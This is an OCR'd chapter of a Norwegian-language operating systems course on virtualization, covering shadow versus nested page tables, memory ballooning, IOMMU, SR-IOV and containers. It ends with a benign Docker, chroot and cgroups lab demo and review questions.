
Mye kernelmode med en del minneallokeringer: `time ./forkwait`

- getpid/gettimeofday bør gi fordel til HW virtualisering siden VMM ikke trengs (for BT så må syscall alltid passere VMM)

- forkwait bør gi fordel BT siden mange VMM enter/exit, grunnet mye jobb for kjernen spes ift opprette minneområde og pagetabeller (alle disse vil trap-and-emulate, altså trap fra gjesteOSkjernen til VMM), mao her trengs virtualiseringsstøtte i MMU.


11.5 Memory

Hits, Misses and Page Faults



As long as we have cache hits (find the page table entry in TLB), we are happy.

Traditional Page Tables




(Note: this and the following figures inspired by VMware White Paper, "Performance Evaluation of Intel EPT Hardware Assist", 2009.)

Og hver prosess har altså sin page table (i det aller fleste implementasjoner). Husk at denne som regel er en multilevel page table i praksis (to nivåer på 32-bits X86, fire nivåer på 64 bits X86 (siden bare 48 bits benyttes i praksis)).

La oss nå se på hva som skjer når vi må innføre et mellomnivå (hypervisoren) mellom hardware og OS (siden OSet nå kjører i en virtuell maskin styrt av en hypervisor).

Page Tables in Virtual Machines




Her forholder prosessene i de virtuelle maskinene seg ikke lenger til fysisk minne (RAM), men det de tror er fysisk minne. Page tables kalles nå Guest page tables, og det som på en måte er den virkelige page table kalles en physical page map som regel.

MERK: TLB må fortsatt fylles med mappingen fra logiske/virtuelle adresser til fysiske/maskin adresser, og dette kan gjøres enten via Shadow page tables i software, eller med Nested page tables i hardware.


11.5.1 Shadow page tables

Shadow Page Tables (Software)



Med Shadow page tables opprettes en tredje tabell som brukes til å fylle TLB som vist i neste figur.

Shadow Page Tables (Software)




Dette fungerer bra i de fleste tilfeller, og også bedre enn hardware løsningen med nested page tables i noen tilfeller.

Problemer:

- Hver endring i guest page table må fanges opp, og det er ikke trivielt siden en prosess jo har lov til å skrive til minne (det forårsaker normalt ikke en trap).
- Hver endring i guest page table gjør at page map og shadow page table må oppdateres, noe som forårsaker overgang til hypervisoren, noe som er kostbart.
- Hver endring i shadow page table (f.eks. oppdatering av references eller dirty bit i TLB, som deretter skriver til shadow page table) forårsaker også oppdateringer til page map og guest page table.

11.5.2 Nested page tables


Nested Page Tables (Hardware)



Her bruker vi altså ikke shadow page tables, med hardware støtte så gjør vi altså ikke noe "kunstig" i software, vi lar løsningene muligens være suboptimale og søker heller rask hardware implementasjon av disse.


Merk: vi mister altså den gule pilen, men vi får en bedre og mer optimal TLB.

Nested Page Tables (Hardware)



Figur side 16 "Hardware Support" Andre generasjons hardwarestøtte for virtualisering innebærer altså en spesiell TLB som cacher guest page table og physical page map gjennomgangen (altså cacher hele 2D page walk'n) sammen med selve guest-virtuell-address til fysisk/maskin-adresse slik at TLB blir veldig effektiv (dvs man slipper vedlikeholde en shadow page table). Problemet er at en TLB miss medfører en langt mer omfattende rekke av tabelloppslag enn om man hadde en shadow page table. Istedet for N oppslag i en N-level shadow page table blir det N x N oppslag (eller N x M egentlig hvis man skal være presis) (siden man må via physical page maps for hver guest page table oppslag).

64-bit Page Tables



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

These four memory accesses will in worst case (no cache hits) now be 24 memory accesses!

Each of the four memory accesses are virtual, meaning they will have to be translated by four page table accesses and one memory reference to look up the address of the next level page table, in other words $(4 + 1) \times 4 = 20$, and then finally we add four more to finally get to the physical memory location. Detailed explanation can be found in AMD-V Nested Paging.


Implementations

- Intel EPT
- AMD RVI (NPT)

These also include the ASID (Address Space IDentifier) field in the TLB entries we learned about earlier

Using HugePages (2MB instead of 4KB) whenever possible and the ASID field makes TLB very efficient (increased to chance of a cache hit).


Performance Measurements



(MERK: presise ytelsesmålinger er utrolig vanskelig siden så mange forhold spiller inn på resultatet, så ikke se deg blind på disse resultatene, de er bare en forsiktig indikator)

11.5.3 Ballooning

A Balloon Driver in the VM



http://www.vmware.com/files/pdf/perf-vsphere-memory_management.pdf

from http://www.vmware.com/files/pdf/perf-vsphere-memory_management.pdf:

> In Figure 6 (a), four guest physical pages are mapped in the host physical memory. Two of the pages are used by the guest application and the other two pages (marked by stars) are in the guest operating system free list. Note that since the hypervisor cannot identify the two pages in the guest free list, it cannot reclaim the host physical pages that are backing them. Assuming the hypervisor needs to reclaim two pages from the virtual machine, it will set the target balloon size to two pages. After obtaining the target balloon size, the balloon driver allocates two guest physical pages inside the virtual machine and pins them, as shown in Figure 6 (b). Here, "pinning" is achieved through the guest operating system interface, which ensures that the pinned pages cannot be paged out to disk under any circumstances. Once the memory is allocated, the balloon driver notifies the hypervisor the page numbers of the pinned guest physical memory so that the hypervisor can reclaim the host physical pages that are backing them. In Figure 6 (b) , dashed arrows point at these pages. The hypervisor can safely reclaim this host physical memory because neither the balloon driver nor the guest operating system relies on the contents of these pages. This means that no processes in the virtual machine will intentionally access those pages to read/write any values. Thus, the hypervisor does not need to allocate host physical memory to store the page contents. If any of these pages are re-accessed by the virtual machine for some reason, the hypervisor will treat

it as normal virtual machine memory allocation and allocate a new host physical page for the virtual machine. When the hypervisor decides to deflate the balloon — by setting a smaller target balloon size — the balloon driver deallocates the pinned guest physical memory, which releases it for the guest's applications. Typically, the hypervisor inflates the virtual machine balloon when it is under memory pressure. By inflating the balloon, a virtual machine consumes less physical memory on the host, but more physical memory inside the guest.

11.6 I/O

I/O Virtualization

- It is easy to add more CPUs/CPU-cores
- It is easy to add more memory
- *It is not easy to add more I/O capacity...*

Det er selvfølgelig lett å legge til mer diskplass, men vi tenker litt mer generelt, I/O er mange enheter med en bestemt busstruktur.

I/O er nok ofte den største flaskehalsen for virtualisering.

I/O Virtualization: The DMA problem


- VM1 is mapped to 1-2GB of RAM, VM2 is mapped to 2-3GB of RAM
- VM1 is given direct access to a DMA-capable I/O-device
- VM1 programs the DMA controller to write to the area 2-3GB of RAM, *overwrites VM2's memory...*

—

Løsningen er å innføre en IOMMU enhet som virker mye på samme måte som den MMU vi kjenner fra før.

IOMMU er for øvrig ikke noe helt nytt på x86-arkitekturen, men en generalisering av de teknologiene som tidligere er kjent som GART (Graphics Address Remapping Table) og DEV (Device Exclusion Vector).

11.6.1 IOMMU



IOMMU virtualiserer adressene for I/O devicene på samme måte som adressene som kommer fra CPUen, og har TLB akkurat som vanlig MMU.

Dette gjør at IOMMU tillater direkte tilordning av I/O-enheter til VM'er.

Mao, en IOMMU baserer seg på:

- I/O page tables som gjør adresseoversetting og *aksess kontroll*
- En Device table som tilordner I/O-enheter direkte til VM'er
- En interrupt remapping table for å mappe I/O fra riktig enhet tilbake til riktig gjesteoperativsystemet (dvs tilbake til riktig VM)

MERK: innføring av IOMMU er ikke uten kostnad, dvs den medfører forsinkelse grunnet med overhead (og på samme måte som med MMU blir ved veldig avhengig av at TLB har cachet de fleste entries).

Implementations


- Intel VT-d
- AMD-Vi

Mao, husk denne tabellen for hardware-støtte for virtualisering:

	CPU (1st gen)	Memory (2nd gen)	I/O
AMD	AMD-V	RVI/NPT	AMD-Vi
Intel	VT-x	EPT	VT-d

11.6.2 SR-IOV

SR-IOV



http://www.youtube.com/watch?v=hRHsk8Nycdg

SR-IOV (Single Root I/O Virtualization) gjør at VM'er kan knyttes direkte mot nettverkskortet uten at hypervisor behøver være involvert i pakkeflyten. Dette krever:

1. nettverkskortet må støtte SR-IOV
2. BIOS må støtte SR-IOV og dette må være enablet i BIOS
3. hypervisor må ha driver for nettverkskortet som støtter SR-IOV
4. VM'en må ha en driver som kan prate med en VF (Virtual Function) på nettverkskortet

11.7 Nested Virt.

Nested Virtualization

- A VM with a hypervisor
- Enabling Virtual Machine Control Structure Shadowing On A Nested Virtual Machine With The Intel® Xeon® E5-2600 V3 Product Family

11.8 Containers

Containers and DevOps

- Devs can ship containers with all dependencies "directly into production" (instead of sysadmin configuring a server with all the dependencies needed for the app)
- Containers is OS-level virtualization (they share the OS): *container separation at the syscall interface, VM separation at the hypervisor (X86 machine instructions) interface*

Mellom virtuelle maskiner er skillet mye kraftigere enn mellom containere. Containere er bare en skjermet samling med prosesser som fortsatt deler operativsystemet med andre containere. Sikkerhetsmessig betyr det at det en container trenger bare finne en "kernel exploit" for å få tilgang til host'en den deler med andre containere (og derav få tilgang til de andre containerne også). Virtuelle maskiner har hver sitt eget operativsystemet så skal en virtuell maskin få tilgang til underliggende maskinvare eller andre virtuelle maskiner som den deler maskinvare med, så må den finne en "hypervisor exploit". Begge typer exploit dukker opp med jevne mellomrom (husk: det går ikke an å få til 100% sikkerhet i praksis), det er mye enklere å finne en "kernel exploit" enn en "hypervisor exploit".

11.8.1 Cgroups

Cgroups

- Limits use of resources ("CPU", memory, I/O, device access, ...)

11.8.2 Kernel namespaces

Kernel namespaces

- PIDs, net, mount, ipc, ...

11.8.3 CoW & Union mounts

Cow & Union mounts

- Read-only layers, Copy on Write, White out files

Browse Use the OverlayFS storage driver

11.8.4 Windows containers

Windows containers

- Windows containers
- Hyper-V containers (allows Linux containers on Windows!)
- see figure 1

Windows containere er det vi typisk tenker på som containere. Hyper-V containere er egentlig en virtuell maskin, men den er en litt spesiell virtuell maskin siden den kjører et minimalistisk Windows-OS som er spesielt tilrettelagt for å kjøre en container. Dvs Hyper-V container er laget for kunder som vil ha den ekstra skjermingen som en VM gir ift en container. Men siden det her er ett OS sammen med containeren så kan man da også la det OS'et være Linux og dermed så kan man kjøre Linux containere på Windows, men merk at dette er egentlig en VM med Linux, det er IKKE Linux-containere som kjører rett på Windows OS. Det går ikke an siden containere deler OS, og en Linux container må ha Linux systemkall-grensesnittet.

Cgroups, namespaces, and beyond: what are containers made from?

```
#
# Install Docker according to
# https://docs.docker.com/engine/install/ubuntu/

# before this demo please download the images beforehand:
docker pull ubuntu
docker pull prakhar1989/catnip
docker image ls

# btw, nice cheat sheet at
# https://github.com/wsargent/docker-cheat-sheet


3:30 chroot

cd /tmp/
mkdir newroot
mkdir -p /tmp/newroot/{bin,lib,lib64}
cp -v /bin/bash /tmp/newroot/bin
# copy into the directores what bash needs:
ldd /bin/bash
# on Ubuntu 20.04 this is:
cp /lib/x86_64-linux-gnu/{libtinfo.so.6,libdl.so.2,libc.so.6} /tmp/newroot/lib
cp /lib64/ld-linux-x86-64.so.2 /tmp/newroot/lib64/
sudo chroot /tmp/newroot/ /bin/bash
pwd # funker pga builtin i bash
ls  # funker ikke
exit

5:15 cgroups

pstree -p | head # viser at første prosess, dvs den som styrer alt er systemd
systemd-cgls     # systemd bruker cgroups, merk user.slice, dvs tjenestene
                 # er egne grupper øverst i treet, mens de som er
                 # brukerprosesser er under en node i treet

6:45 cgroups: hierarchy, ja det er et nivå høyere enn hva vi så med systemd

sudo apt-get install cgroup-tools
lscgroup
lscgroup | grep user

25:00 namespaces
```

```
# hva er et "name"? pids, net, mount, ipc, ...
# demo PID-namespace
ps -axo pid,command                  # PID namespace
ip a                                 # net namespace
mount # evn mount | awk '{print $1}' # mount namespace
sudo docker run -i -t ubuntu
apt-get update
apt-get install figlet
figlet
ctrl z
# i og utenfor container gjør, se forskjellig PID på figlet
pgrep -n figlet # or: ps -axo pid,command | grep figlet

32:00 copy_on_write

# demo copy_on_write og white_out fil, se figur
# https://docs.docker.com/storage/storagedriver/overlayfs-driver
docker run -it ubuntu # start and enter container
ctrl p-q              # detach from container
findmnt -t overlay -o TARGET -nf # the file system the container sees
mydir=$(findmnt -t overlay -o TARGET -nf)
sudo ls -ltr $mydir/..
sudo ls -ltr $mydir/../diff      # diff is the upper layer in the union mount
docker attach <first three characters of ID> # do 'docker ps' to find ID
echo mysil > hei.txt  # demo write to new file
rm root/.profile      # demo delete a file
ctrl p-q
sudo ls -ltr $mydir/../diff      # hei.txt exists in the upper layer
sudo ls -la $mydir/../diff/root  # .profile is now a whiteout file
# note: "A whiteout is created as a character device with 0/0 device number"
# from https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt

34:00 Capabilities, Apparmor, SElinux

35:38 Oversikt over container runtimes

41:25 Avslutt, resten er hvordan bygge en container manuelt (se selv)

# Docker demo flask app
docker search catnip
docker run -p 5000:5000 prakhar1989/catnip
# gå til http://localhost:5000/
```

```
# se log live i terminal, stop og gjenta med
docker run -d -p 5000:5000 prakhar1989/catnip

# to clean up:
docker ps # do I have any running containers? if yes, attach and exit them
docker image ls # list all that have been downloaded and take up disk space
docker rm <ID>  # remove a specific container image
docker system prune -a # remove everything you have downloaded or created

# btw, utmerket foredrag om containers intro og security:
# DEF CON 23 - Aaron Grattafiori - Linux Containers: Future or Fantasy?
```

11.9 Review questions and problems

1. Forklar påstanden til Popek og Goldberg fra 1974: *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions*.

2. Tanenbaum oppgave 7.16
   VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?

3. Forklar hvordan datamaskinarkitekturens beskyttelsesringer (*protection rings*) benyttes ved virtualisering når virtualiseringsteknikken er binæroversetting (VMware's teknologi).

4. Hva karakteriserer en applikasjon som vil være utfordrende/problematisk å kjøre på en virtuell maskin?.

5. Forklar kort fordeler og ulemper med *shadow page tables* i forhold til *nested/extended page tables*.

6. Forklar kort hvordan *IOMMU* kan være nyttig hardwarestøtte for virtualisering.

7. Hvordan forbedrer Docker-containere samarbeidet mellom utvikling og drift?

8. Hva er Linux cgroups? Hva er hensikten med cgroups?

9. Hva gjør du hvis tjenesten du kjører i en container er avhengig av å lagre data lokalt på disk?

11.10 Lab tutorials

1. In the compendia-chapter about containers, study the material starting at "Cgroups, namespaces, and beyond: what are containers made from?", do all the commands while stopping the video at the times indicated (skip the last part about Docker-compose, note also that the part about overlay files might not work since there has been changes in the Docker architecture, teacher will explain this).

Chapter 12

Operating System Security

12.1 Introduction

Operating System Security

